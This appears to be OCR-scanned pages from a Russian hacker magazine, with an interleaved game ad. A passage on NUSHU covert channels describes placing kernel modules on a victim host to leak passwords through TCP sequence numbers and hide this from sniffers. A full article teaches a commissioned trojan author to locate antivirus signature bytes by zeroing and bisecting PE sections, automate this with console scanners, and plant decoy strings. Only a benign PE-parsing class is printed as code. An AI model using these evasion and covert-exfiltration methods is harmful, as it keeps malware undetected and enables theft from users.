
Кроме идентификатора, можно (с некоторой осторожностью) менять поля TTL (Time To Live — максимальное время жизни пакета), тип сервиса (TOS) и протокола (protocol). Однако это слишком заметно и легко обнаруживается просмотром дампов, полученных любым снифером.

НАШ ИЗВОЗЧИК — ПРОТОКОЛ TCP

При установке TCP-соединения передающая сторона (узел A) устанавливает флаг SYN и выбирает произвольный 32-битный номер последовательности (Sequence Number, или сокращенно SEQ). Если принимающая сторона (узел B) согласна принять узел A в свои объятия, она отправляет ему пакет с установленным флагом ACK и номером подтверждения (Acknowledgment Number), равным SEQ+1, а также генерирует свой собственный номер последовательности, выбираемый случайными образом. Узел A, получив подтверждение, поступает аналогичным образом, что наглядно демонстрирует следующая схема:
ISN — это начальный номер последовательности (Initial Sequence Number), уникальный для каждого TCP/IP-соединения. С момента установки соединения номера последовательности планомерно увеличиваются на количество принятых/отправленных байт. Впрочем, не будем углубляться в теорию. Остановимся на том факте, что 32-битное поле ISN можно изменять псевдослучайным образом, «промодулированным» секретными данными и... никто ничего не заметит! Конечно, пропускная способность упадет до четырех байт на каждое TCP-соединение, устанавливаемое узлом-жертвой, а TCP-соединений устанавливается не так уж и много (особенно если мы имеем дело не с нагруженным сервером, а с рабочей станцией). Тем не менее для перекачки паролей и удаленного управления через командную строку даже такой скромной пропускной способности вполне достаточно.
Жанна Рутковская, решив не ограничивать себя лабораторными опытами, разработала протокол NUSHU, создающий скрытые пассивные каналы посредством модификации ISN с последующим шифрованием последнего алгоритмом DES на основе идентификатора IP-пакета (IP.id), порта-источника (TCP.sport) и IP-адреса назначения (IP.daddr).

СЕАНС ПРАКТИЧЕСКОЙ МАГИИ

Идем на сайт Жанны Рутковской — invisiblethings.org, видим раздел с инструментами tools, находим в нем «NUSHU — passive covert channel engine for Linux 2.4 kernels» и качаем архив исходных текстов — invisiblethings.org/tools/nushu/nushu.tar.gz (всего 18 Кб). Распаковываем, компилируем. Компиляция осуществляется стандартно. Просто запускаем утилиту make и получаем три модуля ядра: nushu_receiver.o (приемник), nushu_sender.o (передатчик) и nushu_hider.o. Приемник устанавливается на поломанный маршрутизатор, передатчик — на целевой узел жертвы. Для организации двухсторонней связи приемник и передатчик устанавливаются на оба узла. Модуль nushu_hider.o в организации скрытого канала не участвует и предназначен для обмана штатных анализаторов (типа tcpdump), не позволяя им обнаруживать факт изменения ISN.



Механизм шифрования ISN в протоколе NUSHU

Из readme следует, что модуль-передатчик обрабатывает следующие параметры командной строки:
dev=<device>, где device — сетевое устройство, с которым предполагается работать (например, eth0);
cipher=[0|1], где 0 означает передачу без шифрования, а 1 предписывает использование DES;
key=˝string˝, где string — произвольная строка-маркер, идентичная строке-маркеру, установленной на модуле-приемнике (используется только в том случае, если шифрование выключено, иначе игнорируется);
src_ip=<ip_where_nushu_sender_is_placed> — IP-адрес узла, на котором установлен передатчик.
Модуль-приемник, помимо описанных выше ключей dev, cipher и key, обрабатывает аргумент exclude_ip=<172.16.*.*>, задающий список неприкосновенных IP-адресов, при отправке пакетов на которые протокол NUSHU задействован не будет, поскольку ISN останется неизменным (этот параметр является опциональным).
Модуль nushu_hider.o загружается без каких-либо параметров и только в том случае, если в этом возникает необходимость.
Хорошо, все модули успешно загружены, ядро функционирует нормально и в панику, судя по всему, впадать не собирается. Что делать дальше?
А ничего! Ведь это только движок, обеспечивающий функционирование PCC-каналов. К нему можно прикрутить кейлоггер или удаленный shell, но это уже придется делать самостоятельно. А как?! Ни readme, ни сопроводительные презентации не дают ответа на этот вопрос, поэтому приходится зарываться в исходные тексты и разбирать их на отдельные байты.
Начнем с передатчика, реализованного в файле sender.c. В процедуре init_module(), отвечающей за инициализацию модуля, сразу же бросаются в глаза следующие строки:

```
struct proc_dir_entry *proc_de = proc_mkdir ("nushu",
NULL);
create_proc_read_entry ("info», 0, proc_de, cc_read_
proc_info, NULL);
struct proc_dir_entry * wpde = create_proc_entry
("message_to_send", 0, proc_de);
```

Все ясно! Модуль использует псевдофайловую систему/proc, создавая директорию nushu, а в ней — два файла: info и message_to_send, с которыми можно работать с прикладного уровня как с обычными устройствами (если быть точнее, псевдоустройствами).
Аналогичным образом обстоят дела и с приемником, реализованным в файле receiver.c, ключевой фрагмент которого приведен ниже:

```
struct proc_dir_entry *proc_de = proc_mkdir ("nushu",
NULL);
create_proc_read_entry ("message_received", 0, proc_
de, cc_read_proc_message, NULL);
create_proc_read_entry ("info", 0, proc_de, cc_read_
proc_info, NULL);
```

Как видно, вместо устройства message_to_send на этот раз создается message_received, из которого можно читать получаемые сообщения через стандартные функции ввода/вывода. В общем, имея на руках исходные тексты, со всеми этими причиндалами совсем несложно разобраться, тем более что их суммарный объем составляет всего 69 Кб.

ЗАКЛЮЧЕНИЕ

Помимо описанных существуют и другие транспортные средства, пригодные для передачи скрытого трафика, например опция штампа времени в TCP-заголовке. HTTP-протокол дает еще большие возможности, поскольку включает в себя множество факультативных полей, которые можно безболезненно модифицировать в весьма широких пределах. Однако все это слишком заметно, и наиболее стойким к обнаружению на сегодняшний день остается протокол NUSHU, работающий с ISN.
Может ли атакованный администратор обнаружить скрытые пассивные каналы хотя бы теоретически? Скрупулезный анализ сетевого трафика позволяет выявить некоторую ненормальность распределения ISN, но для этого требуется обработать сотни тысяч «хакнутых» пакетов, сравнивая их с оригиналами. П потому намного проще выявить посторонний ядерный модуль, отвечающий за создание и поддержку PCC-каналов, используя общие методики верификации целостности системы. Однако это уже совсем другой разговор, к которому мы еще вернемся.

Полезные ссылки

- DEVCC — законченная реализация модуля PCC-каналов, использующая в качестве транспортного средства опции штампа времени в TCP-заголовках, спроектированная для работы с ядрами Linux'а версии 2.4.9 или выше: www.mit.edu/~gif/covert-channel/src.
- Craig H. Rowland «Covert Channels in the TCP/IP Protocol Suite» — статья, посвященная вопросам проектирования, реализации и выявления скрытых пассивных каналов, с кучей демонстрационных примеров на Си: www.firstmonday.dk/issues/issue2_5/rowland.
- Andrew Hintz «Covert Channels in TCP and IP Headers» — основные тезисы презентации, рассматривающей доступные способы организации PCC-каналов и методы их обнаружения, а также затрагивающей вопросы пропускной способности и устойчивости PCC-каналов к различным proxy-серверам, маршрутизаторам и брандмауэрам: guh.nu/projects/cc/covertchan.ppt.
- Joanna Rutkowska «Linux Kernel Backdoors And Their Detection» — презентация Жанны Рутковской, рассказывающая о методах сокрытия и обнаружения rootkit'ов, использующих PCC-каналы: invisiblethings.org/papers/ITUnderground2004_Linux_kernel_backdoors.ppt.
- Joanna Rutkowska «Passive Covert Channels Implementation in Linux Kernel» — еще одна шикарная презентация Жанны, буквально нашпигованная техническими подробностями по организации сетевого стека Linux'а и технике перехвата чужих пакетов с модификацией их заголовков: invisiblethings.org/papers/joanna-passive_covert_channels-CCC04.ppt.
- Joanna Rutkowska «The Implementation of PassiveCovertChannels in Linux Kernel» — доклад, детально описывающий механизмы создания PCC-каналов: invisiblethings.org/papers/passive-covert-channels-linux.pdf.




DEEONI$
/ DEEONIS@GMAIL.COM /




АНТИантивирусные технологии

Кое-что о своевременной технической поддержке зловредного программного обеспечения

ЭТА СТАТЬЯ ПРЕДНАЗНАЧЕНА В ПЕРВУЮ ОЧЕРЕДЬ ДЛЯ ЛЮДЕЙ, ИНТЕРЕСУЮЩИХСЯ ПРИНЦИПАМИ РАБОТЫ АНТИВИРУСНЫХ СКАНЕРОВ. МАТЕРИАЛ НЕ СОДЕРЖИТ КАКИХ-ЛИБО ИНСТРУКЦИЙ ПО СОЗДАНИЮ ВРЕДОНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ И НЕ ЯВЛЯЕТСЯ ПРИЗЫВОМ К ДЕЙСТВИЮ. ВСЕ ОПИСАННОЕ НИЖЕ НЕ ПРОТИВОРЕЧИТ УК РФ И СЛУЖИТ ИСКЛЮЧИТЕЛЬНО ДЛЯ БЛАГИХ ЦЕЛЕЙ. ИМЕНА ВСЕХ ПЕРСОНАЖЕЙ ВЫМЫШЛЕНЫ, ИХ СОВПАДЕНИЯ С РЕАЛЬНЫМИ СЛУЧАЙНЫ.



Наверное, каждый, кто когда-нибудь пробовал себя в такой нелегкой области программирования, как вирусописательство, создав свой первый зловред, сразу же отсылал его в какую-нибудь антивирусную лабораторию. Повзрослев и став умнее, вирусописатель, наоборот, начинает стремиться к тому, чтобы его творение как можно дольше оставалось незамеченным. А если этого достичь невозможно, он стремится к максимально быстрому и удобному выпуску стерильной версии.

Допустим, есть некий программист-вирусописатель, назовем его Coder. Он получил заказ от представителей интернет-андеграунда на создание некоторой троянской программы. Причем троянец должен быть публичным и раздаваться всем в неограниченном количестве. Заказчик выдвинул одно важное требование: как только зловред будет попадать в антивирусные базы, Coder должен выпускать его новую версию, которая не определяется антивирусом. За это Coder будет получать $1000 в месяц. «Легкие деньги!» — подумают некоторые. И будут правы, но при одном но. Нужен правильный подход, а точнее, технология.

НЕМНОГО ТЕОРИИ

Проведем небольшой ликбез по работе антивирусных сканеров. Итак, все сканеры имеют базы сигнатур вирусов. Сигнатура вируса — это нечто вроде человеческих отпечатков пальцев для программ. Если вредоносное ПО попадает в антивирусную лабораторию, то с него сразу же «снимают отпечатки пальцев», или, говоря по-другому, получают его сигнатуру. В большинстве случаев это набор байт по определенным смещениям в файле.



Русскоязычный сайт известного антивируса Avast

Антивирус Касперского 6.0

Теперь немного о том, как выглядит процесс идентификации вируса в лаборатории. В общем случае файл проходит несколько этапов. Первый — это проверка подозрительной программы на как можно большем числе антивирусных сканеров других производителей. Если несколько антивирусов идентифицируют программу как вирус, то компьютер автоматически получает сигнатуру файла и добавляет его в базу. Если сканеры третьих производителей ничего не показали, то в дело может включиться полуавтоматический анализатор. Это специальное ПО, которое запускает потенциального зловреда в особой «песочнице» и отслеживает все его действия. На основании этих действий сигнатура файла также может быть добавлена в базы. Если и эта процедура ничего не дает, за файл берется самый совершенный на сегодняшний день программно-аппаратный комплекс — человеческий мозг. Другими словами, несколько специально обученных дятлов тыкают на разные кнопки клавиатуры, возят по столу мышкой и через несколько минут выносят свой вердикт. Если программа окажется слишком хитрой, оригинальной и т.д., то она попадет к профи, которые разберут ее по косточкам и точно скажут, что это такое.

Большинство вирусов и прочей нечисти отсеивается на первых двух этапах без всякого участия человеческого интеллекта. Те немногие, что пробились через кордоны автоматики, застревают на вирусных аналитиках. Таким образом, труд нашего программиста под ником Coder будет уничтожен буквально через несколько минут после попадания в антивирусные лаборатории. Но не просто же так ему платят по 1k американских денег в месяц? Coder должен бдить и на первый же писк антивируса реагировать модификацией своего творения.

БЛИЖЕ К ПРАКТИКЕ

Теперь, когда Coder знает, как работают антивирусные сканеры, он может смело заняться анализом своего кода с целью выявления мест, которые вызывают подозрения у антивирусного ПО. Но как же это сделать? Многие опытные вирусописатели могут посоветовать сделать свой код максимально похожим на тот, который генерируется компиляторами (если зловред написан на ассемблере). Но каждый раз просматривать исходник и пытаться наугад определить, что же именно вызвало такую бурную реакцию у антивируса, совсем неправильно. Есть метод, который позволяет с математической точностью определить, какой именно байт в файле является сигнатурой для антивируса.

Как известно, все исполняемые файлы в win32 имеют PE-формат. У них есть заголовок, секция кода, секция данных, импорта, экспорта и т.д. Для начала надо определить, где в файле находится каждая секция и сколько байт она занимает. Когда это сделано, затираем нулями по одной секции. Советую начать с секции данных и закончить секцией кода.

Итак, мы затерли первую секцию. Теперь самое главное — проверяем файл антивирусом. Если зловред не детектится, то заветный байтик — в этой секции. Однако пусть это будет не так, и бурная реакция сканера все еще имеет место. Тогда мы восстанавливаем затертую секцию и забиваем нулями другую, затем опять проверяем и смотрим результат. Так мы продолжаем до тех пор, пока на файл не перестанет ругаться антивирус.

Допустим, секция, в которой находится злосчастный байт, определена. Далее методом деления пополам (философский прием «дихотомия» — примечание Лозовского) мы выясним, что именно так раздражает аверов. Метод этот применительно к нашему случаю будет выглядеть примерно так: нужную нам секцию мы условно делим на две половины. Затем сначала трем первую половину и проверяем сканером, если он ругается, то восстанавливаем первую часть, трем вторую и опять проверяем. Если антивирус молчит, то теперь уже делим ту часть, которую только что затерли, и забиваем нулями уже ее половины... предварительно, конечно, восстановив содержимое. Двигаясь дальше по этому алгоритму, мы в конце концов найдем тот самый байт, который так не нравится антивирусному сканеру.

Теперь дело за малым — надо всего лишь чуть модифицировать код, чтобы этого байта там не было. Это, конечно, легче сделать, если зловред написан на ассемблере, но можно вбить машинные команды и прямо в бинарник.

Все это справедливо только тогда, когда детектирование происходит по коду. Но часто сигнатурами становятся строки в разделе данных или имена функций в импорте. В этом случае нужно просто изменить строку или использовать другую функцию.

Всю процедуру поиска «нехорошего места» в программе можно делать ручками с помощью какого-нибудь hex-редактора. Но настоящий программист напишет тулзу, которая автоматизирует весь процесс. А я приведу пример класса, который значительно облегчает работу с PE-файлами. На его основе можно создать инструмент, который сведет процесс нахождения байта сигнатуры к нескольким минутам.

ПИШЕМ КОД

Для работы с файлом в формате PE нам понадобится класс-описание:

ИНТЕРФЕЙС КЛАССА ДЛЯ РАБОТЫ С PE-ФАЙЛАМИ

```
class CPEFile
{
public:
	virtual VOID WriteDOSHeader(VOID);
	virtual UINT ReadDOSHeader(VOID);
	virtual BOOL CheckAccess(VOID);
	virtual BOOL IsPEFile(VOID);
	CPEFile();
	virtual ~CPEFile();
	virtual UINT ReadObjectEntry(VOID);
	virtual VOID WriteObjectEntry(VOID);
```



Microsoft OneCare

Русскоязычный сайт известного антивируса Avast

```
        virtual LONG SeekToObjectEntry(VOID);
        virtual LONG SeekToPEHeader(VOID);
        virtual UINT ReadPEHeader(VOID);
        virtual VOID WritePEHeader(VOID);
        virtual VOID Close(VOID);
        virtual BOOL Open(LPCTSTR szPEFile,
                 BOOL ReadOnly = FALSE);

        DOSHeader         DOSHdr;
        PEHeader          PEHdr;
        ObjectEntry       ObjEntry;

        CStdioFile m_hPEFile;
    protected:
        DWORD dwOffsetToPEhdr;
    };
```

Функция ReadDOSHeader считывает в буфер DOS-заголовок PE-файла и возвращает количество записанных байт. CheckAccess проверяет у PE-файла атрибут ReadOnly. Если файл только для чтения, то функция вернет FALSE. IsPEFile проверяет, является ли файл исполнимым в формате PE. Если это так, то результатом работы функции будет TRUE. Посмотрим на код этой функции:

КОД МЕТОДА LSPEFILE()

```
BOOL CPEFile::IsPEFile(VOID)
{
        DWORD tmp;
        m_hPEFile.SeekToBegin();
        m_hPEFile.Read(&DOSHdr, sizeof(DOSHeader));
        if(DOSHdr.Signature != MZ_SIGN)
                return FALSE;
        dwOffsetToPEhdr = DOSHdr.OffsetToPEHeader;
        m_hPEFile.Seek(dwOffsetToPEhdr, CFile::begin);
        m_hPEFile.Read(&tmp, sizeof(DWORD));
        if(tmp != PE_SIGN)
                return FALSE;
        return TRUE;
}
```

Здесь функция ReadObjectEntry считывает описание секции из заголовка в буфер. Результатом ее работы будет количество считанных байт. WriteObjectEntry записывает описание секции в заголовок. SeekToObjectEntry перемещает указатель для работы с файлом на начало описания секции в заголовке, а SeekToPEHeader перемещает указатель на начало PE-заголовка. ReadPEHeader считывает PE-заголовок, а Close и Open соответственно закрывают и открывают файл.
Функция Open принимает два параметра. Первый — это szPEFile: имя файла, который следует открыть, а второй — ReadOnly: следует ли открывать файл только для чтения.
DOSHeader, PEHeader и ObjectEntry — это структуры, описывающие соответствующие части PE-файла. С некоторыми из них можно ознакомиться ниже.

ОПИСАНИЕ СТРУКТУР DOSHEADER И OBJECTENTRY

```
typedef struct
{
    WORD  Signature; //Сигнатура 'MZ'
    WORD  PartPag;  //длина неполной последней страницы
    WORD  PageCnt; //длина образа (+заголовок) в
512-байтниках
    WORD  ReloCnt; //число элементов в Relocation Table
    WORD  HdrSize; //длина заголовка в 16-байтниках
    WORD  MinMemory; //минимум требуемой памяти
    WORD  MaxMemory; //максимум требуемой памяти
    WORD  ReloSS;  //сегмент стека (относительно RootS)
    WORD  ExeSP; //указатель стека
    WORD  ChkSum; //контрольная сумма
    WORD  ExeIP; //счетчик команд
    WORD  ReloCS; //сегмент кода (относительно RootS)
    WORD  TablOff; //позиция в файле первого элемента
Relocation Table
    WORD  Overlay; //номер оверлея
    BYTE  Reserved[32]; //зарезервировано
    DWORD OffsetToPEHeader; //зарезервировано
} DOSHeader;

typedef struct
{
        BYTE ObjectName[8];
        DWORD VirtualSize;
```

Microsoft OneCare

Чтобы скрыть зловреда от большинства антивирусов, достаточно изменить всего один байт, который является ключевым в сигнатуре. Но есть один продукт, который этого не боится, — это Microsoft OneCare. Да, да... Это именно тот антивирус, который занимает последние места в тестах и отчаянно матерится всем интернет-сообществом. Но те ребята, что создавали антивирусный движок, подошли к этому делу основательно.
Если OneCare детектит зловреда по секции кода, для его сокрытия недостаточно изменить один байт. Надо найти и переделать несколько инструкций, которые раскиданы по всему телу файла. Это очень усложняет процесс поиска, ведь для этого нам нужно затереть уже не один, а несколько плохих байт. Если хотя бы один байт мы не найдем, то изменение всех остальных нам не поможет. Мы даже не узнаем, правильно ли мы их нашли, ведь они зависимы и для их выявления надо разрабатывать специальный алгоритм. Он не очень сложен, но все же достаточно трудоемок.



DUM 4

MADE IN CHINA

ПРОДОЛЖЕНИЕ СУПЕРХИТА!

Скриншоты и подробное описание игры на следующей странице →

Обновленная уникальная графика


Новые уровни и монстры

Новая система геймплея

Упрощенные системные требования:

Intel® Pentium или AMD® Athlon®, 266 MHz, 32 RAM
Windows® Me, 2000 или XP
Macromedia Flash Player





Сайт разработчика NOD32

```
        DWORD SectionRVA;
        DWORD PhysicalSize;
        DWORD PhysicalOffset;
        BYTE Reserved[10];
        DWORD ObjectFlags;
  }   ObjectEntry;
```

Используя этот класс, легко можно написать утилитку, которая будет помогать в определении плохого байта. Она сможет давать пользователю возможность выбрать, какую именно секцию тереть. Если забивание секции нулями помогло, то появляются две кнопки: «Затереть первую половину» и «Затереть вторую половину», а также третья, по нажатию на которую программа будет понимать, что дальше надо работать с той половиной, которую выбрал пользователь. То есть фактически программа будет выполнять лишь затирание нужных частей исполнительного файла, а его проверку и логику алгоритма половинного деления будет осуществлять пользователь. Таким образом поиск интересующего нас байта может стать делом нескольких минут.

РАЗВИТИЕ ИДЕИ

Можно пойти и дальше. Лень, как известно, — двигатель прогресса, и весь процесс определения неугодного антивирусу байта можно свести к одному клику. Сделать это очень просто. Почти у каждой уважающей себя антивирусной компании есть консольная версия своего продукта. Так вот нажимать на кнопочки и анализировать результат работы сканера будет тоже программа. После каждого забивания нулями определенного участка файла тулза будет запускать консольную версию антивируса и сканировать бинарник с затертым куском, а затем парсить выдачу результатов. Делается это не очень сложно, а жизнь способно упростить до предела. Особо извращенные программисты могут попробовать распарсить результаты скана антивирусов с графическим интерфейсом.

Таким образом, получается, что для определения плохого байта достаточно запустить утилиту, выбрать, какой файл будет проверяться, нажать кнопку «СТАРТ» и, как нас учит компания Майкрософт, «откинуться на спинку кресла».

Как уже говорилось выше, после того как заветный байтик найден, достаточно лишь немного изменить исходный код. Если зловред написан на ассемблере, это не составит никакого труда, надо лишь немного напрячь мозг и подумать, чем именно заменить эту инструкцию. Иногда достаточно вставить пару бессмысленных команд, и троян становится безгрешным для сканеров.

Очень часто антивирусы реагируют на текстовые строки в теле файла. Допустим, если вредоносная программа — это какой-нибудь троян-даунлоадер, то антивирус может реагировать на строку с линком к скачиваемому им файлу. Зная это, хитрый хакер способен пойти на небольшую уловку: зашифровав реальную строку, он оставит фейковую, отвлекающую внимание. В 90% случаев аверы будут детектить трояна по ней. То есть для выпуска следующей чистой версии достаточно изменить эту строку. Первое время фокус будет прекрасно работать, но в конце концов обман будет раскрыт. Чтобы оттянуть этот момент, надо придумывать фейковые строки, максимально приближенные к реальности.

Многие вирусописатели могут возразить мне, сказав, что антивирусы не детектируют зловредов всего по одному байту. Это в какой-то степени правда, но есть одна известная мудрость: «Прочность цепи определятся самым слабым ее звеном». В нашем контексте это значит, что достаточно изменить всего один, но самый «слабый» байт, и вся сигнатура станет бесполезна. Такой недостаток есть практически во всех популярных антивирусах. NOD32, Avast, Kaspersky, AntiVir и т.п. — все они страдают этим. Есть и одно исключение, о нем можно почитать во врезке.

ЗАКЛЮЧЕНИЕ

Современные антивирусы борются за клиента не качеством продукта, а количеством записей в базе сигнатур. Оно и понятно, когда в день появляется по несколько сотен вредоносных программ, надо как можно быстрее добавить их в свои базы и обеспечить защиту пользователя. Но люди, которые создают этих зловредов, тоже не сидят сложа руки и постоянно выпускают новые версии. Метод, описанный в статье, — лишь один из способов, с помощью которого «чистую» версию троянца/червя и т.д. можно выпустить буквально через несколько минут после попадания его сигнатуры в базы антивирусных сканеров.


Думаю, наш программист под ником Coder воспользовался подобной технологией, исправно получает свои честно заработанные $1000 каждый месяц и чувствует себя счастливым человеком. Антивирусные компании тоже довольны... у них есть, чем пополнить свои базы, а значит, клиенты будут и дальше покупать их продукт. Счастлив и рядовой пользователь — он видит, что его любимый антивирус развивается и находит все новых и новых зловредов. Вот такая вот гармония :).



SOAP-2, или восстание машин

Рассматриваем технологию SOAP на хакерской практике


В ПРЕДЫДУЩЕЙ СТАТЬЕ ПО ЭТОЙ ТЕМЕ (В МАРТОВСКОМ][) МЫ КОРОТКО РАЗОБРАЛИ ОСНОВЫ РАБОТЫ С SOAP НА PERL. А СЕГОДНЯ МЫ НЕМНОГО РАСШИРИМ ОБЛАСТЬ НАШЕГО ИНТЕРЕСА И РАССМОТРИМ SOAP В КОНТЕКСТЕ РЕАЛЬНОГО ПРАКТИЧЕСКОГО ПРИМЕНЕНИЯ, ТО ЕСТЬ БУКВАЛЬНО ТАК, КАК ОНО БЫВАЕТ У СТАРШИХ ПАЦАНОВ, КОГДА ОНИ ПИШУТ РАБОЧИЕ СКРИПТЫ С ИСПОЛЬЗОВАНИЕМ НОВЕЙШИХ МЕГАТЕХНОЛОГИЙ.



OAP редко бывает нужен сам по себе, без сторонних библиотек. Понятное дело, что для более-менее жизненного примера нам потребуется некоторый набор таких библиотек. Итак, коротко опишем то, чем сегодня воспользуемся.

ЧТО ТАКОЕ POE И ЗАЧЕМ ОНО НАМ НУЖНО

POE — это пример использования концепции state-машины на базе конечных автоматов, которая позволяет удобно организовать многопоточность в Perl. Тут следует оговориться, что на самом деле мы получаем псевдомногопоточность за счет конвейерного перераспределения ресурсов между короткими обработчиками событий (об этом ниже), на которые дробится исполняемый код программы. В некоторых случаях это дает существенный прирост скорости, но всегда нужно помнить, что на самом деле POE строго последователен и фактически эмулирует подсистему управления процессами, только на более высоком уровне абстракции и в большем временном масштабе. Однако сегодня мы не будем яростно вгрызаться в особенности этой библиотеки, поскольку не она является предметом нашего интереса, а лишь коротко рассмотрим те инструменты, которыми воспользуемся в нашем примере. Ну и, как обычно, если вдруг тебе не хватит, добавка на CPAN.
Работает POE очень просто. Огрубляя, можно сказать, что POE обеспечивает создание потоков выполнения, управление ими и обмен сообщениями между ними. Хоть это и не верно по сути, такую картинку вполне можно использовать на первых порах. Вообще же идеология POE основана на сессиях и обработке событий. Все основные внутренние функции, которые реализуют логику управления сессиями, собраны в двух модулях: POE::Kernel и POE::Session. В процессе создания сессии мы определяем обработчики некоторых событий, самыми важными из которых являются: _start и _stop, которые генерируются при порождении сессии и при ее уничтожении. Другими словами, эти события как бы говорят сессии, что она принята на исполнение ядром. Ядро же манипулирует сессиями и распределяет между ними вычислительные ресурсы, эмулируя подсистему управления процессами. Когда мы создаем объект POE::Session, мы фактически сообщаем ядру о себе и поручаем ему управление своей сессией. Ядро пихает ее в свою внутреннюю очередь и начинает ей как-то рулить — как именно, нас сейчас не интересует. Различные сессии могут общаться друг с другом, генерируя сообщения и подсовывая их ядру на имя другой сессии. Это как посылка, в поле получателя которой стоит псевдоним другой сессии и за отправку которой отвечает ядро. Каждое такое сообщение будет обработано сессией, если в ней определен обработчик одноименного события (можно описать обработчик _default, в который будет падать все, что не было подхвачено конкретными именованными обработчиками). Это можно рассматривать как порождение события или как обмен управляющими сообщениями. Причем события можно порождать разными особо извращенными способами — с задержкой, по расписанию и т.д. Очень удобно то, что ядро берет на себя все проблемы с организацией асинхронной коммуникации между сессиями. Таким образом, можно считать, что это фреймворк для организации мультисессионных приложений. Вот его-то мы и заюзаем. С точки зрения программирования делается все это не просто, а очень просто, а как конкретно, станет ясно из кода примеров, 